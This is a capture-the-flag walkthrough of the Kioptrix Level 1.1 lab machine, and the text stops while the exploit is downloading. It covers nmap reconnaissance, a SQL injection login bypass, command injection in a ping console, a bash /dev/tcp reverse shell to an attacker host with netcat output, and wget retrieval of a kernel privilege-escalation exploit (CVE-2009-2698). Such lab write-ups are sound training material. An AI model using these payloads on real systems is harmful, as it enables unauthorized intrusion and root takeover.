

KIOPTRIX: LEVEL 1.1 WALKTHROUGH



By: Mahlon Pope

1 BOX DESCRIPTION


Description: “These Kioptrix VM Image are easy challenges. The object of the game is to acquire root access via any means possible (except actually hacking the VM server or player). The purpose of these games are to learn the basic tools and techniques in vulnerability assessment and exploitation. There are more ways than one to successfully complete the challenges”.

Link: <https://www.vulnhub.com/entry/kioptrix-level-11-2,23/>

2 TOOLS

Tool	Purpose
Nmap	Network scanning.
Metasploit	Vulnerability exploitation & auxiliary scan.
Kali Linux	An operating system which is specifically designed for penetration testing.
Netcat	Remote shell access

3 METHODOLOGY



1. **Reconnaissance:** The attacker and gathers information about the network infrastructure and systems.
 - 1.1. **Network scanning:** Interacting with the target by scanning their IP address for live ports. Enumerating live ports allows the tester to discover service versions and machine names.
 - 1.2. **Vulnerability identification:** Using Google, scanning tools and the CVE database to locate potential vulnerabilities for the services found in the previous step.
2. **Exploitation:** Exploiting vulnerabilities in the user's system to gain a foothold.
 - 2.1. **SQLi:** SQLi (SQL injection) is a type of cyber-attack where malicious SQL code is injected into a vulnerable application's database query, allowing unauthorized access, data manipulation, or extraction.
 - 2.2. **Remote Command Execution:** RCE is a cyber-attack method that enables an attacker to execute arbitrary commands on a remote system, granting them unauthorized control.
3. **Privilege escalation:** Privilege escalation is the process of gaining higher levels of access or permissions within a system or network, beyond what is originally granted. It involves exploiting vulnerabilities or misconfigurations to elevate privileges and gain unauthorized control.

4 WALKTHROUGH

4.1 RECONNAISSANCE

1. The netdiscover command reveals the IP address of the target machine to be 10.0.2.15.




Figure 1: Result of netdiscover command

2. The target network is then scanned using the network scanning tool Nmap. The scan reveals that the target machine is running an Apache web server on port 80.




Figure 2 Results of nmap scan

3. The web application hosted on port 80 is revealed to be a login page.




Figure 3: login page on port 80

4.2 EXPLOITATION

4. The results of the Nmap scan also show that the target machine is hosting a MySQL database. This hints that the login page may be vulnerable to SQL injection.




Figure 4: SQLi injection attempt

SQLi injection: ' OR 1=1 #

5. A successful SQLi attack can bypass the login page without a username or password. The user is then redirected to an “administrative web console”, which can be used to ping devices.
6. Entering an IP address and clicking submit returns the results of the ping.




Figure 5: Successful login redirects the user to an administrative web console.




Figure 6: The result of pinging the IP address 10.0.2.15.

7. The ping results appear to have been redirected from a terminal. The ping command is run alongside the command "ls" to test whether the output of the web console is filtered.




Figure 7: "ls" command is added to the web console.

8. The results of running ls show that the web console is providing unfiltered results from the command line.




Figure 8: Results of submitting an IP address and the ls command to the web console.

9. Since it is now clear that the web console is interacting with the command line, the console is tested for remote command execution. [Medium.com](https://medium.com) provides a variety of commands that can be used to establish a remote connection to the target machine.

Command: 10.0.2.15 && bash -i >& /dev/tcp/10.0.2.10/1234 0>&1

```
bash -i >& /dev/tcp/192.168.49.102/80 0>&1
"bash -c 'bash -i >& /dev/tcp/192.168.49.203/80 0>&1'"
```

Figure 9: reverse shell command is provided by medium.com




Figure 10: reverse shell command is sent to the target machine.


This command is used for establishing a reverse shell connection in Linux. It attempts to create a network connection to the target machine and redirects the input and output streams to enable remote control of a target machine.

10. Opening up a netcat listener and then submitting the bash command to the web console provides a remote connection to the target machine. Running the command “whoami” reveals that the user has access to an account named “apache”.

```
netcat command: nc -nlvp 1234
```


4.3 PRIVILEGE ESCALATION

Running the command “uname -r” reveals the kernel version to be “2.6.9-55.EL”.



```
(kali㉿kali)-[~/Downloads]
$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.0.2.10] from (UNKNOWN) [10.0.2.15] 32770
bash: no job control in this shell
bash-3.00$ whoami
apache
bash-3.00$
```


Figure 11: result of connecting to the reverse shell and running the command whoami



```
File Actions Edit View Help
(kali㉿kali)-[~]
$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.0.2.10] from (UNKNOWN) [10.0.2.15] 32776
bash: no job control in this shell
bash-3.00$ uname -r
2.6.9-55.EL
bash-3.00$
```

Figure 12: running `uname -r` reveals the kernel version of the operating system

11. Researching the kernel version reveals that it is vulnerable to a privilege escalation vulnerability and has a Common Vulnerability Entry (CVE) rating of 7.2.



EXPLOIT DATABASE

Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_append_data()' Ring0 Privilege Escalation (1)

EDB-ID: 9542	CVE: 2009-2698	Author: INETCOP SECURITY	Type: LOCAL	Platform: LINUX_X86	Date: 2009-08-31
EDB Verified: ✓		Exploit: 📄 / {}		Vulnerable App:	

```
/*
**
** 0x82-CVE-2009-2698
** Linux kernel 2.6 < 2.6.19 (32bit) ip_append_data() local ring0 root exploit
**
** Tested White Box 4(2.6.9-5.ELsmp),
** CentOS 4.4(2.6.9-42.ELsmp), CentOS 4.5(2.6.9-55.ELsmp),
** Fedora Core 4(2.6.11-1.1369_FC4smp), Fedora Core 5(2.6.15-1.2054_FC5),
```

Figure 13: Exploit database provides a privilege escalation exploit for the vulnerable kernel.

12. Downloading, compiling, and running this exploit on the target machine provides the tester with root access.

```
bash-3.00$ wget http://10.0.2.10:80/9542.c
--23:44:30-- http://10.0.2.10/9542.c
           => '9542.c'
Connecting to 10.0.2.10:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,643 (2.6K) [text/x-csrc]

0K ..                               100% 62.65 KB/s

